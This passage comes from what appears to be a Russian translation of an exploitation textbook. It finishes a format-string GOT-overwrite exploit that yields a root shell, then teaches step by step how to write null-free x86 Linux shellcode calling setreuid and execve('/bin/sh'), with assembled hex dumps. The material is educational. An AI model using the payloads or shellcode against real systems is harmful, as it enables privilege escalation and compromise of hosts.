"\x68\x96\x04\x08\x69\x96\x04\x08\x6a\x96\x04\x08\x6b\x96\x04
\x08"`%3\$132x%4\$n%3\$105x% 5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:
                                                        3e8
                    3e8
                                                        3e8
```

```
                                        3e8
[*] test_val @ 0x08049570 = -72 0xffffffb8
sh-2.05a# whoami
root
sh-2.05a#
```

Когда `fmt_vuln` пытается вызвать функцию exit, она отыскивает адрес exit в глобальной таблице смещений и переходит туда через таблицу связки подпрограмм. Поскольку настоящий адрес заменен адресом шеллкода в окружении, запускается оболочка с правами root.

Дополнительное преимущество модификации глобальной таблицы смещений состоит в том то, что записи в ней фиксированы для каждого исполняемого модуля, поэтому на другой машине в такой же программе по тому же адресу будут находиться те же записи.

Умение осуществить запись по любому адресу открывает многочисленные возможности для эксплойтов. В принципе, для атаки может быть использован любой доступный для записи раздел, в котором есть адреса, определяющие порядок выполнения программы.

0x2a0 Написание шеллкода

Написание шеллкода – это искусство, которым владеют немногие, потому что при построении собственно шеллкода приходится применять многочисленные хакерские трюки. Шеллкод должен быть замкнутым и не содержать нулевых байтов, потому что они служат концом строки. Если шеллкод будет содержать байт null, функция `strcpy()` воспримет его как конец строки. Написание шеллкода требует знания языка ассемблера для соответствующего процессора. В данной книге идет речь об ассемблере для x86, и хотя подробно рассказать о нем здесь невозможно, некоторые наиболее важные сведения, необходимые для написания байт-кода, будут приведены.

Есть два главных вида синтаксиса ассемблера для x86: синтаксис AT&T и синтаксис Intel. Два главных ассемблера для Linux – это программы `gas` (для синтаксиса AT&T) и `nasm` (для синтаксиса Intel). Синтаксис AT&T обычно применяется в выходных данных большинства программ дизассемблирования, таких как `objdump` и `gdb`. Дизассемблированная таблица связки подпрограмм в разделе «Перезапись глобальной таблицы смещений» была выведена в синтаксисе AT&T. Однако синтаксис Intel обычно оказывается гораздо более легким для чтения, поэтому для написания шеллкода в стиле `nasm` был выбран именно он.

Вспомним регистры процессора EIP, ESP и EBP, о которых мы говорили ранее. Их, как и другие регистры, можно представлять себе как переменные ассемблера. Но EIP, ESP и EBP имеют особую важность, поэтому не слишком разумно отводить им роль обычных переменных. Регистры EAX, EBX, ECX, EDX, ESI и EDI лучше подходят для этой цели.

Все эти регистры 32-разрядные, поскольку такова разрядность процессора. Однако с помощью других регистров можно обращаться к отдельным частям этих регистров. 16-разрядными эквивалентами EAX, EBX, ECX и EDX служат AX, BX, CX и DX. Соответствующие 8-разрядные регистры AL, BL, CL и DL служат для обратной совместимости. С помощью маленьких регистров можно создавать и маленькие команды. Это кстати, когда требуется создать маленький байт-код.

0x2a1 Распространенные команды ассемблера

Инструкции процессору в стиле `nasm` обычно имеют вид:

```
instruction <destination>, <source>
```

Часть команд из тех, что будут участвовать в написании шеллкода, описаны ниже.

Инструкция	Имя/синтаксис	Описание
`mov`	Команда пересылки	Служит для задания начальных значений
	`mov <dest>, <src>`	Копировать значение из `<src>` в `<dest>`
`add`	Команда сложения	Служит для сложения величин
	`add <dest>, <src>`	Прибавить значение `<src>` к `<dest>`
`sub`	Команда вычитания	Служит для вычитания значений
	`sub <dest>, <src>`	Вычесть значение `<src>` из `<dest>`
`push`	Команда проталкивания	Служит для проталкивания значения в стек
	`push <target>`	Протолкнуть в стек значение из `<target>`
`pop`	Команда выталкивания	Служит для загрузки значений из стека
	`pop <target>`	Вытолкнуть значение из стека в `<target>`
`jmp`	Команда перехода	Служит для помещения в EIP определенного адреса
	`jmp <address>`	Заменить EIP на адрес в `<address>`
`call`	Команда вызова	Служит для вызова функций: задает в EIP нужный адрес и проталкивает в стек адрес возврата
	`call <address>`	Протолкнуть в стек адрес следующей команды и записать в EIP адрес из `<address>`

Инструкция	Имя/синтаксис	Описание
`lea`	Загрузка эффективного адреса `lea <dest>, <src>`	Служит для получения адреса участка памяти Загрузить адрес `<src>` в `<dest>`
`int`	Прерывание `int <value>`	Служит для отправки сигнала ядру Вызвать прерывание с номером `<value>`

0x2a2 Системные вызовы Linux

В дополнение к командам ассемблера, соответствующим исходным командам процессора, Linux предоставляет программисту ряд функций, легко вызываемых из ассемблера. Это так называемые системные вызовы, которые запускаются с помощью прерываний. Список системных вызовов с их номерами можно найти в */usr/include/asm/unistd.h*.

```
$ head -n 80 /usr/include/asm/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * Этот файл содержит номера системных вызовов.
 */

#define __NR_exit                  1
#define __NR_fork                  2
#define __NR_read                  3
#define __NR_write                 4
#define __NR_open                  5
#define __NR_close                 6
#define __NR_waitpid               7
#define __NR_creat                 8
#define __NR_link                  9
#define __NR_unlink               10
#define __NR_execve               11
#define __NR_chdir                12
#define __NR_time                 13
#define __NR_mknod                14
#define __NR_chmod                15
#define __NR_lchown               16
#define __NR_break                17
#define __NR_oldstat              18
#define __NR_lseek                19
#define __NR_getpid               20
#define __NR_mount                21
#define __NR_umount               22
#define __NR_setuid               23
#define __NR_getuid               24
#define __NR_stime                25
#define __NR_ptrace               26
```

```
#define __NR_alarm              27
#define __NR_oldfstat           28
#define __NR_pause              29
#define __NR_utime              30
#define __NR_stty               31
#define __NR_gtty               32
#define __NR_access             33
#define __NR_nice               34
#define __NR_ftime              35
#define __NR_sync               36
#define __NR_kill               37
#define __NR_rename             38
#define __NR_mkdir              39
#define __NR_rmdir              40
#define __NR_dup                41
#define __NR_pipe               42
#define __NR_times              43
#define __NR_prof               44
#define __NR_brk                45
#define __NR_setgid             46
#define __NR_getgid             47
#define __NR_signal             48
#define __NR_geteuid            49
#define __NR_getegid            50
#define __NR_acct               51
#define __NR_umount2            52
#define __NR_lock               53
#define __NR_ioctl              54
#define __NR_fcntl              55
#define __NR_mpx                56
#define __NR_setpgid            57
#define __NR_ulimit             58
#define __NR_oldolduname        59
#define __NR_umask              60
#define __NR_chroot             61
#define __NR_ustat              62
#define __NR_dup2               63
#define __NR_getppid            64
#define __NR_getpgrp            65
#define __NR_setsid             66
#define __NR_sigaction          67
#define __NR_sgetmask           68
#define __NR_ssetmask           69
#define __NR_setreuid           70
#define __NR_setregid           71
#define __NR_sigsuspend         72
#define __NR_sigpending         73
```

С помощью ряда простых команд ассемблера, рассмотренных в предыдущем разделе, и системных вызовов из `unistd.h` можно писать ассемблерные программы и фрагменты байт-кода, выполняющие различные функции.

0x2a3 Hello, World!

Простая программа «Hello, World!» послужит удобной и стандартной отправной точкой для ознакомления с системными вызовами и языком ассемблера.

Программе «Hello, World!» нужно вывести «Hello, World!», поэтому лучше взять из *unistd.h* функцию `write()`. Затем, чтобы корректно завершить программу, необходимо вызвать функцию `exit()`. Таким образом, программе «Hello, World!» надо сделать два системных вызова: один для `write()`, а другой для `exit()`.

Сначала выясним, какие аргументы принимает функция `write()`.

```
$ man 2 write
WRITE(2)            Linux Programmer's Manual            WRITE(2)

NAME
       write - write to a file descriptor
SYNOPSIS
       #include <unistd.h>
       ssize_t write(int fd, const void *buf, size_t count);
DESCRIPTION
      write записывает не более count байт в файл, указанный
      файловым дескриптором fd, из буфера, начинающегося в buf.
      POSIX требует, чтобы проверочный вызов read() после
      возврата из write() возвратил новые данные. Следует учесть,
      что не все файловые системы удовлетворяют POSIX.
$ man 2 exit
_EXIT(2)            Linux Programmer's Manual            _EXIT(2)
```

Первым аргументом служит дескриптор файла – целое число. Стандартному устройству вывода соответствует дескриптор 1, поэтому для вывода на терминал надо задать этот аргумент равным 1. Следующим аргументом служит указатель на символьный буфер, в котором находится подлежащая выводу строка. Последний аргумент содержит размер символьного буфера.

При выполнении системного вызова из ассемблера в регистрах EAX, EBX, ECX и EDX указываются вызываемая функция и ее аргументы. Затем с помощью специального прерывания (`int 0x80`) ядру сообщается о необходимости вызвать функцию, руководствуясь содержимым этих регистров. В EAX указывается, какая функция должна быть вызвана, в EBX задается первый аргумент функции, в ECX – второй и в EDX – третий.

Итак, чтобы вывести на терминал «Hello, world!», надо разместить где-то в памяти строку `Hello, world!`. Следуя рекомендациям по использованию сегментов памяти, ее следует поместить в сегмент данных. Затем ассемблированные команды машинного языка надо поместить в сегмент текста или кода. Эти команды настроят регистры EAX, EBX, ECX и EDX, а затем вызовут прерывание системного вызова.

В регистр EAX надо записать число 4, потому что функция `write()` является системным вызовом с номером 4. Затем в регистр EBX надо поместить 1, потому что первым аргументом `write()` является целое, представляющее дескриптор файла (в случае устройства стандартного вывода это 1). Затем в регистр ECX надо поместить адрес участка данных. Наконец, в EDX надо записать длину строки (в данном случае 13). После загрузки данных в эти регистры выполняется прерывание системного вызова, которое вызовет функцию `write()`.

Чтобы корректно завершить программу, вызывается функция `exit()`, которой передается единственный аргумент 0. Поэтому в регистр EAX мы поместим 1, т. к. системный вызов `exit()` имеет номер 1, а в EBX поместим 0, т. к. первым и единственным аргументом является 0. Затем еще один, последний раз надо вызвать прерывание системного вызова.

Код ассемблера, который все это выполнит, может выглядеть примерно так:

hello.asm

```
section .data          ; объявление раздела

msg      db        "Hello, world!"   ; строка

section .text          ; объявление раздела

global _start          ; Точка входа по умолчанию для компоновки ELF

_start:

; write() call

  mov eax, 4           ; поместить 4 в eax, т.к. write - это syscall #4
  mov ebx, 1           ; задать в ebx stdout, для которого fd равен 1
  mov ecx, msg         ; поместить в ecx адрес строки
  mov edx, 13          ; поместить в edx 13 - длину строки в байтах
  int 0x80             ; Обратиться к ядру для возбуждения системного вызова

; exit() call

  mov eax,1            ; поместить 1 в eax, т.к. exit - это syscall #1
  mov ebx,0            ; поместить 0 в ebx
  int 0x80             ; Обратиться к ядру для возбуждения системного вызова
```

Этот код можно ассемблировать и скомпоновать, создав выполняемую двоичную программу. Строка `global_start` потребовалась для того, чтобы правильно скомпоновать код в формате двоичного модуля Executable and Linking Format (ELF). После ассемблирования кода в формате ELF его надо скомпоновать:

```
$ nasm -f elf hello.asm
$ ld hello.o
$ ./a.out
Hello, world!
```

Отлично. Код работает. Но поскольку эту программу в действительности не очень интересно преобразовывать в байт-код, рассмотрим другую более полезную программу.

0x2a4 Код, запускающий оболочку

Код, порождающий командную оболочку, – это просто код, который ее запускает. Этот код можно преобразовать в шеллкод. Нам потребуются две функции – `execve()` и `setreuid()`, являющиеся системными вызовами с номерами 11 и 70 соответственно. Вызов `execve()` фактически выполняет `/bin/sh`. Вызов `setreuid()` служит для восстановления прав root, если они окажутся утеряны. Многие suid-программы по возможности отказываются от прав root из соображений безопасности, и, если не восстановить их в шеллкоде, удастся породить командную оболочку только для обычного пользователя.

Вызывать `exit()` нет необходимости, поскольку порождается интерактивная программа. Функция `exit()` не помешала бы, но мы обошлись без нее в нашем примере, так как поставили себе целью сделать код как можно короче.

shell.asm

```
section .data       ; объявление раздела

filepath db          "/bin/shXAAAABBBB"              ; строка

section .text       ; объявление раздела

global _start       ; Точка входа по умолчанию для компоновки ELF

_start:

; setreuid(uid_t ruid, uid_t euid)

  mov eax, 70       ; поместить 70 в eax, т.к. setreuid - это syscall #70
  mov ebx, 0        ; поместить 0 в ebx, чтобы задать истинный uid как root
  mov ecx, 0       ; поместить 0 в ecx, чтобы задать действующий uid как root
  int 0x80          ; Обратиться к ядру для возбуждения системного вызова

; execve(const char *filename, char *const argv [], char *const envp[])

  mov eax, 0        ; поместить 0 в eax
  mov ebx, filepath ; поместить адрес строки в ebx
  mov [ebx+7], al   ; поместить 0 из eax в строку на место X
                    ; (смещение от начала 7 байтов)
  mov [ebx+8], ebx  ; поместить адрес строки из ebx на место
                    ; AAAA в строке (смещение 8 байт)
  mov [ebx+12], eax ; поместить адрес NULL (4 байта 0) на место
                    ; BBBB в строке (смещение 12 байт)
  mov eax, 11      ; Теперь поместить в eax 11, т.к. execve - это syscall #11
  lea ecx, [ebx+8]  ; загрузить адрес, где в строке было AAAA, в ecx
  lea edx, [ebx+12] ; загрузить адрес, где в строке находится BBBB, в edx
  int 0x80          ; Обратиться к ядру для возбуждения системного вызова
```

Этот код немного сложнее, чем в предыдущем примере. Вот первая группа команд, которые должны показаться новыми:

```
mov [ebx+7], al   ; поместить 0 из eax в строку на место X
                  ; (смещение от начала 7 байт)
mov [ebx+8], ebx  ; поместить адрес строки из ebx на место
                  ; AAAA в строке (смещение 8 байт)
mov [ebx+12], eax ; поместить адрес NULL (4 байта 0) на место
                  ; BBBB в строке (смещение 12 байт)
```

Операнд `[ebx+7]` говорит компьютеру, что надо переместить значение источника по адресу, находящемуся в регистре EBX, но смещенному на 7 байт от начала. Задействован 8-разрядный регистр AL вместо 32-разрядного EAX, и это указывает ассемблеру на необходимость переместить только первый байт EAX, а не все 4 его байта. В EBX уже находится адрес строки «/bin/shXAAAABBBB», поэтому данная команда поместит единственный байт из регистра EAX на седьмое место в строке прямо поверх *X* по такой схеме:

```
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
/ b i n / s h X A A  A  A  B  B  B  B
```

Следующие две команды делают то же самое, но здесь участвуют полные 32-разрядные регистры и смещения, благодаря чему копируемые байты перепишут в строке «AAAA» и «BBBB» соответственно. Поскольку в EBX лежит адрес строки, а в EAX содержится 0, вместо «AAAA» в строку запишется адрес начала строки, а вместо «BBBB» запишутся нули, представляющие адрес null.

Вот еще две, скорее всего, новых для вас команды:

```
lea ecx, [ebx+8]  ; загрузить адрес, по которому в строке было AAAA, в ecx
lea edx, [ebx+12] ; загрузить адрес, где в строке находится BBBB, в edx
```

Это команды загрузки эффективного адреса (lea), копирующие в приемник адрес источника. В данном случае они копируют адрес «AAAA» в строке в регистр ECX и адрес «BBBB» в строке в регистр EDX. Это неприкрытое жонглирование командами ассемблера необходимо потому, что последние два аргумента функции `execve()` должны быть указателями на указатели. То есть аргумент должен быть адресом того адреса, по которому находится собственно информация. В данном случае в регистр ECX записывается адрес, указывающий на другой адрес (где в строке находилось «AAAA»), который в свою очередь указывает на начало строки. Аналогично регистр EDX содержит адрес, указывающий на нулевой адрес (где в строке было «BBBB»).

Теперь попробуем ассемблировать и скомпоновать этот фрагмент кода, чтобы убедиться в его работоспособности.

```
$ nasm -f elf shell.asm
$ ld shell.o
$ ./a.out
sh-2.05a$ exit
```

```
exit
$ sudo chown root a.out
$ sudo chmod +s a.out
$ ./a.out
sh-2.05a#
```

Отлично, программа порождает оболочку, как и должна. А если изменить владельца программы на root и установить бит прав suid, то будет порождена оболочка с правами root.

0x2a5 Как избежать использования других сегментов

Этот код уже порождает оболочку, но он еще не дорос до настоящего шеллкода. Главная трудность в том, что нужная строка хранится в сегменте данных. В этом нет ничего плохого, если пишется автономная программа, но шеллкод – это не обычная выполняемая программа, а фрагмент кода, который, чтобы он правильно выполнился, необходимо внедрить в работающую программу. Требуется каким-то образом записать строку из сегмента данных вместе с остальными командами ассемблера, а потом выяснить адрес этой строки. Еще хуже, что точный адрес выполняемого шеллкода неизвестен, и адрес надо найти относительно EIP. К счастью, команды `jmp` и `call` могут использовать адресацию относительно EIP. С помощью обеих этих команд можно получить адрес строки относительно EIP, находящейся в том же пространстве памяти, что и выполняемые команды.

Команда `call` переместит EIP на определенный адрес памяти так же, как и команда `jmp`, но она также протолкнет в стек адрес возврата, чтобы после команды `call` можно было продолжить выполнение программы. Если после команды `call` будет строка, а не команда, то адрес возврата, занесенный в стек, можно взять оттуда и использовать для обращения к строке, а не для возврата.

Делается это так. В начале выполнения программы происходит переход в конец кода, где находятся команда `call` и строка; при выполнении команды адрес строки будет помещен в стек. Команда `call` передает управление обратно по относительному адресу, расположенному прямо под предыдущей командой перехода, а адрес строки будет вытолкнут из стека. Теперь в программе есть указатель на строку, и она может делать свое дело, а строку можно аккуратно поместить в конец кода.

На ассемблере это будет выглядеть примерно так:

```
jmp two
one:
pop ebx
<здесь код программы>
two:
call one
db 'this is a string'
```

Сначала программа переходит на метку `two`, где выполняется вызов обратно по адресу `one`, при этом в стек проталкивается адрес возврата (т. е. адрес строки). Затем программа выталкивает этот адрес из стека в EBX и может выполнить любой желаемый код.

Разобранный по частям шеллкод, основанный на трюке с `call` для получения адреса строки, выглядит примерно так:

shellcode.asm

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  mov eax, 70       ; поместить 70 в eax, т.к. setreuid - это syscall #70
  mov ebx, 0        ; поместить 0 в ebx, чтобы задать истинный uid как root
  mov ecx, 0        ; поместить 0 в ecx, чтобы задать
                      действующий uid как root
  int 0x80          ; Обратиться к ядру для возбуждения системного вызова

  jmp short two     ; переход в конец для трюка с call
one:
  pop ebx           ; вытолкнуть "адрес возврата" из стека,
                    ; чтобы поместить адрес строки в ebx

; execve(const char *filename, char *const argv [], char *const envp[])
  mov eax, 0        ; поместить 0 в eax
  mov [ebx+7], al   ; поместить 0 из eax в строку на место X
                    ; (смещение от начала 7 байтов)
  mov [ebx+8], ebx  ; поместить адрес строки из ebx на место
                    ; AAAA в строке (смещение 8 байт)
  mov [ebx+12], eax ; поместить адрес NULL (4 байта 0) where the
                    ; BBBB в строке (смещение 12 байт)
  mov eax, 11      ; Теперь поместить в eax 11, т.к. execve - это syscall #11
  lea ecx, [ebx+8]  ; загрузить адрес, где в строке было AAAA, в ecx
  lea edx, [ebx+12] ; Загрузить адрес, где в строке было BBBB, в edx
  int 0x80          ; Обратиться к ядру для возбуждения системного вызова

two:
  call one          ; с помощью call вернуться назад и получить
  db '/bin/shXAAAABBBB' ; адрес этой строки
```

0x2a6 Удаление нулевых байтов

Если ассемблировать приведенный выше код и посмотреть на него в шестнадцатеричном редакторе, станет ясно, что выступать в качестве шеллкода он все еще не может.

```
$ nasm shellcode.asm
$ hexeditor shellcode
00000000   B8 46 00 00  00 BB 00 00  00 00 B9 00  00 00 00 CD  .F..............
00000010   80 EB 1C 5B  B8 00 00 00  00 88 43 07  89 5B 08 89  ...[......C..[..
00000020   43 0C B8 0B  00 00 00 8D  4B 08 8D 53  0C CD 80 E8  C.......K..S....
00000030   DF FF FF FF  2F 62 69 6E  2F 73 68 58  41 41 41 41  ..../bin/shXAAAA
00000040   42 42 42 42                                        BBBB
```

Любой нулевой байт в шеллкоде (выделены жирным шрифтом) будет рассматриваться как конец строки, поэтому в буфер скопируются только первые 2 байта шеллкода. Чтобы обеспечить правильное копирование шеллкода в буфер, необходимо устранить все нулевые байты.

Очевидным источником нулевых байтов в ассемблированном шеллкоде служат те места кода, в которых в регистры помещаются статические значения 0. Чтобы убрать нулевые байты и сохранить функциональность, надо придумать такой способ, который позволит получить в регистре статическое значение 0, не обращаясь к этому числу. Один из возможных вариантов – записать в регистр произвольное 32-разрядное число, а затем вычесть это значение из регистра с помощью команд `mov` и `sub`.

```
mov ebx, 0x11223344
sub ebx, 0x11223344
```

Этот прием действует, но для него требуется вдвое больше команд, а это чрезмерно увеличивает размер шеллкода. К счастью, есть решение, позволяющее записать 0 в регистр с помощью всего одной команды – XOR. Команда XOR выполняет операцию «исключающее ИЛИ» над битами регистра.

«Исключающее ИЛИ» преобразует биты следующим образом:

```
1 xor 1 = 0
0 xor 0 = 0
1 xor 0 = 1
0 xor 1 = 1
```

Поскольку 1 XOR 1 дает 0 и 0 XOR 0 дает 0, любое значение XOR с самим собой дает 0. Поэтому команда XOR, примененная для операции над регистром с самим собой, записывает в этот регистр 0 с помощью одной команды и без нулевых байтов.

После надлежащих изменений (показаны жирным шрифтом) новый шеллкод выглядит так:

shellcode.asm

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  mov eax, 70       ; поместить 70 в eax, т.к. setreuid - это syscall #70
  xor ebx, ebx      ; поместить 0 в ebx, чтобы задать истинный uid как root
  xor ecx, ecx      ; поместить 0 в ecx, чтобы задать действующий uid как root
  int 0x80          ; Обратиться к ядру для возбуждения системного вызова

  jmp short two     ; переход в конец для трюка с call
one:
  pop ebx           ; вытолкнуть "адрес возврата" из стека,
                    ; чтобы поместить адрес строки в ebx

; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax      ; поместить 0 в eax
```

```
    mov [ebx+7], al   ; поместить 0 из eax в строку на место X
                      ; (смещение от начала 7 байтов)
    mov [ebx+8], ebx  ; поместить адрес строки из ebx на место
                      ; AAAA в строке (смещение 8 байт)
    mov [ebx+12], eax ; поместить адрес NULL (4 байта 0) на место
                      ; BBBB в строке (смещение 12 байт)
    mov eax, 11       ; Теперь поместить в eax 11, т.к. execve - это syscall #11
    lea ecx, [ebx+8]  ; загрузить адрес, по которому в строке было AAAA, в ecx
    lea edx, [ebx+12] ; загрузить адрес, где в строке было BBBB, в edx
    int 0x80          ; Обратиться к ядру для возбуждения системного вызова

  two:
    call one          ; с помощью call вернуться назад и получить
    db '/bin/shXAAAABBBB' ; адрес этой строки
```

После ассемблирования этой версии шеллкода обнаруживается существенно меньше нулевых байтов.

```
00000000   B8 46 00 00  00 31 DB 31  C9 CD 80 EB  19 5B 31 C0  .F...1.1.....[1.
00000010   88 43 07 89  5B 08 89 43  0C B8 0B 00  00 00 8D 4B  .C..[..C.......K
00000020   08 8D 53 0C  CD 80 E8 E2  FF FF FF 2F  62 69 6E 2F  ..S........../bin/
00000030   73 68 58 41  41 41 41 42  42 42 42                 shXAAAABBBB
```

Рассматривая первую команду шеллкода и связывая ее с ассемблированным машинным кодом, обнаруживаем виновника первых трех оставшихся нулевых байтов. Строка

```
    mov eax, 70       ; поместить 70 в eax, т.к. setreuid - это syscall #70
```

ассемблируется в

```
    B8 46 00 00 00
```

Команда `mov eax` ассемблируется в шестнадцатеричное значение 0xB8, а десятичное значение 70 в шестнадцатеричном представлении имеет вид 0x00000046. Три последующих нулевых байта оказываются просто дополнением, поскольку ассемблеру было указано скопировать 32-разрядное значение (четыре байта). Это излишество, т. к. для представления десятичного числа 70 достаточно восьми бит (одного байта). Взяв вместо 32-разрядного регистра EAX 8-разрядный AL, мы заставим ассемблер копировать только один байт. Новая строка

```
    mov al, 70        ; поместить 70 в eax, т.к. setreuid это syscall #70
```

ассемблируется в

```
    B0 46
```

Использование 8-разрядного регистра устранило дописывание нулевых байтов, но несколько изменило функциональность. Теперь копируется только один байт, а оставшиеся три байта регистра не обнуляются. Для правильного функционирования надо сначала обнулить регистр, а затем записать в него единственный байт.

```
    xor eax, eax ; перед следующей командой eax нужно обнулить
    mov al, 70   ; поместить 70 в eax, т.к. setreuid - это syscall #70
```

После надлежащих изменений (показаны жирным шрифтом) новый шеллкод выглядит так:

shellcode.asm

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  xor eax, eax      ; перед следующей командой eax нужно обнулить
  mov al, 70        ; поместить 70 в eax, т.к. setreuid - это syscall #70
  xor ebx, ebx      ; поместить 0 в ebx, чтобы задать истинный uid как root
  xor ecx, ecx     ; поместить 0 в ecx, чтобы задать действующий uid как root
  int 0x80          ; Обратиться к ядру для возбуждения системного вызова

  jmp short two     ; переход в конец для трюка с call
one:
  pop ebx           ; вытолкнуть "адрес возврата" из стека
                    ; поместить адрес строки в ebx

; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax      ; поместить 0 в eax
  mov [ebx+7], al   ; поместить 0 из eax в строку на место X
                    ; (смещение от начала 7 байтов)
  mov [ebx+8], ebx  ; поместить адрес строки из ebx на место
                    ; AAAA в строке (смещение 8 байт)
  mov [ebx+12], eax ; поместить адрес NULL (4 байта 0) на место
                    ; BBBB в строке (смещение 12 байт)
  mov al, 11       ; Теперь поместить в eax 11, т.к. execve - это syscall #11
  lea ecx, [ebx+8]  ; загрузить адрес, где в строке было AAAA, в ecx
  lea edx, [ebx+12] ; загрузить адрес, где в строке было BBBB, в edx
  int 0x80          ; Обратиться к ядру для возбуждения системного вызова

two:
  call one          ; с помощью call вернуться назад и получить
  db '/bin/shXAAAABBBB' ; адрес этой строки
```

Обратите внимание, что нет необходимости обнулять регистр EAX в части кода, содержащей `execve()`, потому что он уже ранее обнулен в начале этого участка кода. Если ассемблировать приведенный выше код и посмотреть на него в шестнадцатеричном редакторе, нулевых байтов больше не обнаружится.

```
$ nasm shellcode.asm
$ hexedit shellcode
00000000   31 C0 B0 46  31 DB 31 C9  CD 80 EB 16  5B 31 C0 88  1..F1.1.....[1..
00000010   43 07 89 5B  08 89 43 0C  B0 0B 8D 4B  08 8D 53 0C  C..[..C....K..S.
00000020   CD 80 E8 E5  FF FF FF 2F  62 69 6E 2F  73 68 58 41  ......./bin/shXA
00000030   41 41 41 42  42 42 42                              AAABBBB
```

Итак, нулевых байтов не осталось, и шеллкод может быть корректно скопирован в буферы.

Помимо того что были устранены нулевые байты, 8-разрядные регистры и команды сократили размер шеллкода, несмотря на появление до-

полнительной команды. Чем меньше шеллкод, тем лучше, поскольку не всегда известен размер буфера, к которому применяется эксплойт. Однако и этот шеллкод можно сократить еще на несколько байтов.

Символы XAAAABBBB в конце строки /bin/sh были добавлены, чтобы отвести память для нулевого байта и двух адресов, которые будут туда копироваться позднее. Это было важно, когда шеллкод действительно был программой, но поскольку теперь он забирает память, которая специально не выделялась, необходимость в них отпадает. Эти лишние данные можно благополучно убрать, получив следующий шеллкод.

```
00000000  31 C0 B0 46  31 DB 31 C9  CD 80 EB 16  5B 31 C0 88  1..F1.1.....[1..
00000010  43 07 89 5B  08 89 43 0C  B0 0B 8D 4B  08 8D 53 0C  C..[..C....K..S.
00000020  CD 80 E8 E5  FF FF FF 2F  62 69 6E 2F  73 68        ......./bin/sh
```

В конечном итоге мы получили маленький шеллкод без нулевых байтов.

После всех этих действий по искоренению нулевых байтов можно особенно высоко оценить одну команду:

```
mov [ebx+7], al   ; поместить 0 из eax в строку на место X
                  ; (смещение от начала 7 байт)
```

Эта команда – прием, позволяющий избежать нулевых байтов. Строка /bin/sh должна оканчиваться нулевым байтом, чтобы быть настоящей строкой. Но так как эта строка фактически располагается в сегменте текста (или кода), нулевой байт в ее конце привел бы к появлению нулевого байта в шеллкоде. Обнулив регистр EAX командой XOR, а затем скопировав единственный байт туда, где должен находиться нулевой байт (где был X), код оказывается способным при выполнении модифицировать сам себя и правильно завершить нулем строку, хотя в самом коде нуля нет.

Этот шеллкод можно применять в различных эксплойтах, и именно он участвовал во всех эксплойтах, описанных ранее в этой главе.

0x2a7 Уменьшение длины шеллкода с помощью стека

Существует еще один ловкий прием, позволяющий создать еще более короткий шеллкод. Прежний шеллкод имел размер 46 байт. Однако при искусной работе со стеком можно сократить его размер до 31 байта. Вместо получения указателя на строку /bin/sh с помощью call данный новый метод просто проталкивает значения в стек и копирует указатель на стек, когда это потребуется. Следующий код демонстрирует эту технику в самом элементарном виде.

stackshell.asm

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  xor eax, eax      ; перед следующей командой eax нужно обнулить
  mov al, 70        ; поместить 70 в eax, т.к. setreuid - это syscall #70
```

```
    xor ebx, ebx        ; поместить 0 в ebx, чтобы задать истинный uid как root
    xor ecx, ecx        ; поместить 0 в ecx, чтобы задать действующий uid как root
    int 0x80            ; обратиться к ядру для выполнения системного вызова

; execve(const char *filename, char *const argv [], char *const envp[])
    push ecx            ; протолкнуть 4 нулевых байта из ecx в стек
    push 0x68732f2f     ; протолкнуть "//sh" в стек
    push 0x6e69622f     ; протолкнуть "/bin" в стек
    mov ebx, esp        ; поместить адрес "/bin//sh" в ebx с помощью esp
    push ecx            ; протолкнуть 4 нулевых байта из ecx в стек
    push ebx            ; протолкнуть ebx в стек
    mov ecx, esp        ; поместить адрес из ebx в ecx с помощью esp
    xor edx, edx        ; поместить 0 в edx
    mov al, 11          ; поместить 11 в eax, т.к. execve() - это syscall #11
    int 0x80            ; обратиться к ядру для выполнения системного вызова
```

Часть кода, отвечающая за вызов `setreuid()`, точно такая же, как в прежнем `shellcode.asm`, а вот вызов `execve()` осуществляется иначе. Сначала в стек проталкиваются четыре нулевых байта, чтобы завершить нулем строку, проталкиваемую в стек следующими двумя командами `push` (вспомним, что стек формируется в обратном направлении). Так как команде push требуется 4-байтовое слово, проталкиваем `/bin//sh`, а не `/bin/sh`. Эти две строки равноценны для использования в вызове execve(). Указатель на стек будет соответствовать самому началу этой строки, поэтому копируем его в EBX. Затем проталкиваем в стек еще одно нулевое слово и EBX, чтобы получить указатель на указатель для второго аргумента вызова exceve(). Для этого аргумента копируем в ECX указатель стека, а затем обнуляем EDX. Прежний `shellcode.asm` записывал в EDX указатель на четыре нулевых байта, но этот аргумент может просто быть нулем. Наконец, в EAX помещается 11 – номер вызова `exceve()` – и через прерывание происходит обращение к ядру. Как видно ниже, после ассемблирования код имеет длину 33 байта.

```
$ nasm stackshell.asm
$ wc -c stackshell
33 stackshell
$ hexedit stackshell
00000000   31 C9 31 DB  31 C0 B0 46  CD 80 51 68  2F 2F 73 68  1.1.1..F..Qh//sh
00000010   68 2F 62 69  6E 89 E3 51  53 89 E1 31  D2 B0 0B CD  h/bin..QS..1....
00000020   80                                                  .
```

Вот два трюка, позволяющие урезать этот код еще на два байта. Сначала заменим код:

```
    xor eax, eax        ; перед следующей командой eax нужно обнулить
    mov al, 70          ; поместить 70 в eax, т.к. setreuid - это syscall #70
```

на функционально равноценный

```
    push byte 70        ; протолкнуть в стек байт со значением 70
    pop eax             ; вытолкнуть из стека 4-байтовое слово 70
```

Эти команды на один байт короче, чем прежние, но делают в сущности то же самое. Здесь используется тот факт, что стек строится из 4-байто-

вых слов, а не отдельных байтов. Поэтому проталкиваемый в стек одиночный байт автоматически дополняется нулями до полного 4-байтового слова. Его можно вытолкнуть из стека в регистр EAX и получить дополненное нулями значение, не имея дела с нулевыми байтами. Таким образом, размер шеллкода уменьшился до 32 байт.

Второй трюк состоит в замене команды

```
xor edx, edx      ; поместить 0 в edx
```

на функционально эквивалентный код

```
cdq               ; поместить 0 в edx с помощью знакового разряда eax
```

